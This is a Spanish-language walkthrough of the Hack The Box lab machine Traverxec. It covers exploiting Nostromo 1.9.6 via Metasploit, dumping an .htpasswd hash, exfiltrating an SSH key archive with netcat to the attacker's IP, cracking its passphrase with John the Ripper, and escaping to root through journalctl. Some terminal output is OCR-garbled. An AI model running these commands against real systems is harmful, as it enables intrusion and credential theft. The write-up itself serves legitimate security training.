

HTB MÁQUINA TRAVERXEC

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.3, es una maquina en Linux y que está en la categoría de fácil.



User:

Lo primero que hacemos es realizar un nmap a la máquina para mirar si encontramos algo que nos sea útil para explotar la máquina en este caso vemos a nostromo 1.9.6



Investigamos un poco y nos damos cuenta que existe un exploit para esta versión de nostromo (https://packetstormsecurity.com/files/155045/Nostromo-1.9.6-Directory-Traversal-Remote-Command-Execution.html) que está en Metasploit, así que iniciamos la consola y usamos nostromo_code_exec, cofiguramos el explot con la ip de la maquina y nuestra ip y lo corremos, de esta manera tenemos una Shell de bajos privilegios.

Enumerando la página con encontramos una ruta de configuración con 2 archivos, el primer archivo nos muestra un hash que, al desencriptarlo, nos da Nowonly4me, que en este caso no nos sirve para explotar la máquina; pero en el segundo archivo, al final de este nos encontramos con un directorio llamado public_www

```
angussMoody □ 0 • 2 ruby
www-data@traverxec:/var/nostromo/conf$ ls -a
       a . .htpasswd mimes nhttpd.conf
data@traverxec:/var/nostromo/conf$
data@traverxec:/var/nostromo/conf$ cat .htpasswd
.htpasswd
          itpasswu
$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
sta@traverxec:/var/nostromo/conf$ cd ../../..
      ./../..
data@traverxec:/$ cd /var/nostromo/conf
var/nostromo/conf
data@traverxec:/var/nostromo/conf$ ls -a
ls -a
. . .htpasswd mimes nhttpd.conf
. . . htpasswd mimes nhttpd.conf
. .www.data@traverxec:/var/nostromo/conf$ cat .htpasswd
cat .htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
.www.data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
et nhttpd.conf
# MAIN [MANDATORY]
 ervername
erverlisten
                                              #
david@traverxec.htb
/var/nostromo
conf/mimes
/var/nostromo/htdocs
index.html
 ocindex
 LOGS [OPTIONAL]
                                               logs/nhttpd.pid
ogpid
SETUID [RECOMMENDED]
user
                                               www-data
BASIC AUTHENTICATION [OPTIONAL]
ntaccess
htpasswd
                                               .htaccess
/var/nostromo/conf/.htpasswd
 ALIASES [OPTIONAL]
 HOMEDIRS [OPTIONAL]
     edirs
edirs_public
```



```
www-data@traverxec:/home/david$ ls
ls
ls: cannot open directory '.': Permission denied
www-data@traverxec:/home/david$ find public_www
find public_www
public_www
public_www/index.html
public_www/protected-file-area
public_www/protected-file-area/backup-ssh-identity-files.tgz
public_www/protected-file-area/.htaccess
www-data@traverxec:/home/david$

1 th 20m 1 chrome 2 ruby
```

Enumerando la página, vemos que dentro de David no tenemos permisos de listar, pero si podemos hacer uso del comando find (https://es.wikipedia.org/wiki/Find)

Ya sabemos que el directorio se encuentra en David, además que tiene un backup de una identificación ssh, ahora vamos a descargarnos ese archivo y lo vamos a realizar pornmedio de netcat, ponemos nuestra máquina a la escucha del archivo y en la máquina victima; enviamos nuestro archivo

```
www-data@traverxec:/home/david/public_www/protected-file-area$ ls
ls
backup-ssh-identity-files.tgz
www-data@traverxec:/home/david/public_www/protected-file-area$ nc 10.10.15.147 4444 < backup-ssh-identity-files.tgz
<c 10.10.15.147 4444 < backup-ssh-identity-files.tgz

root@anguszMoody:-/hackthebox/Traverxec-10.10.10.165# nc -lvp 4444 > backup-ssh-identity-files.tgz
listening on [any] 4444 ...
10.10.10.165: inverse host lookup failed: Unknown host
connect to [10.10.15.147] from (UNKNOWN) [10.10.10.165] 36568
```

De esta manera tenemos las llaves de David, ahora debemos desencriptar la pass para este usuario.

Realizamos el proceso como en máquinas anteriores y así obtenemos la pass para el usuario David que es hunter

```
rool@angussMoody:-/hackthebox/Traverxec-10.10.10.165/home/david/.ssh# python /usr/share/john/ssh2john.py id_rsa > david.txt root@angussMoody:-/hackthebox/Traverxec-10.10.10.165/home/david/.ssh# ls authorized keys david.txt id_rsa id_rsa.pub root@angussMoody:-/hackthebox/Traverxec-10.10.10.165/home/david/.ssh# locate rockyou.txt / usr/share/wordlists/rockyou.txt.gz root@angussMoody:-/hackthebox/Traverxec-10.10.10.165/home/david/.ssh# john --wordlist='/usr/share/wordlists/rockyou.txt' david.txt Using default input encoding: UTF-8 Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64]) Cost 1 (KDF/cipher [0=MDS/AES 1=MDS/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes Cost 2 (iteration count) is 1 for all loaded hashes will run 6 OpenMP threads Note: This format may emit false positives, so it will keep trying even after finding a possible candidate. Press 'q' or Ctrl-C to abort, almost any other key for status hunter (id_rsa) (id_rsa) (id_rsa) 0.08865g/s 1242Kp/s 1242Kc/s 1242KC/s 1990..*7¡Vamos! Session completed cost@angussMoody:-/hackthebox/Traverxec-10.10.10.165/home/david/.ssh#
```



Iniciamos sesión con la llave que tenemos de David por medio de ssh

```
angussMoody □ 0 • 2 ssh

root@angussMoody:~/hackthebox/Traverxec-10.10.10.165/home/david/.ssh# ssh david@10.10.10.165 -i id_rsa
The authenticity of host '10.10.10.165 (10.10.10.165)' can't be established.
ECDSA key fingerprint is SHA256:Ci0/pUMzd+6bHnEhA2rAU30QQiNdWOtkEPtJoXnWzVo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.165' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
Last login: Fri Jan 17 12:12:33 2020 from 10.10.15.72
david@traverxec:-$ ls
bin binary LinEnum.sh Lin.txt priv public_www user.txt
david@traverxec:-$
```

y de esta manera obtenemos nuestra primera flag.

• Escalada de Privilegios:

La escalada de privilegios de esta máquina es un poco trol, como lo vimos desde el principio con el directorio public_www, cuando ingresamos como David hay un directorio llamado bin y al ingresar a este directorio, nos encontramos con 2 archivos server-stats.head y server-stats.sh

Vemos que la última línea nos muestra journalctl


Investigamos un poco sobre que es (https://maslinux.es/forma-basica-de-uso-de-journalctl/)




Y buscamos la forma de escalar privilegios y nos encontramos con GTFOBins (https://gtfobins.github.io/gtfobins/journalctl/) que ya lo hemos visto antes en otras máquinas



Y acá es donde viene la parte trol de la máquina, como en otras máquinas con el comando sudo -l nos enseña una línea por donde podemos escalar privilegios, así para esta máquina; corremos la última línea que tiene el archivo server-stats.sh con la termina maximizada, pero no ocurre nada





Solo cuando tenemos nuestra terminal minimizada es cuando nos da permisos para escribir y como vimos en GTFOBins con el comando j/bin/bash obtendremos una Shell y de esta manera ya somos usuarios root

De esta manera encontramos la flag del Root.

Saludos Fr13ndS HTB

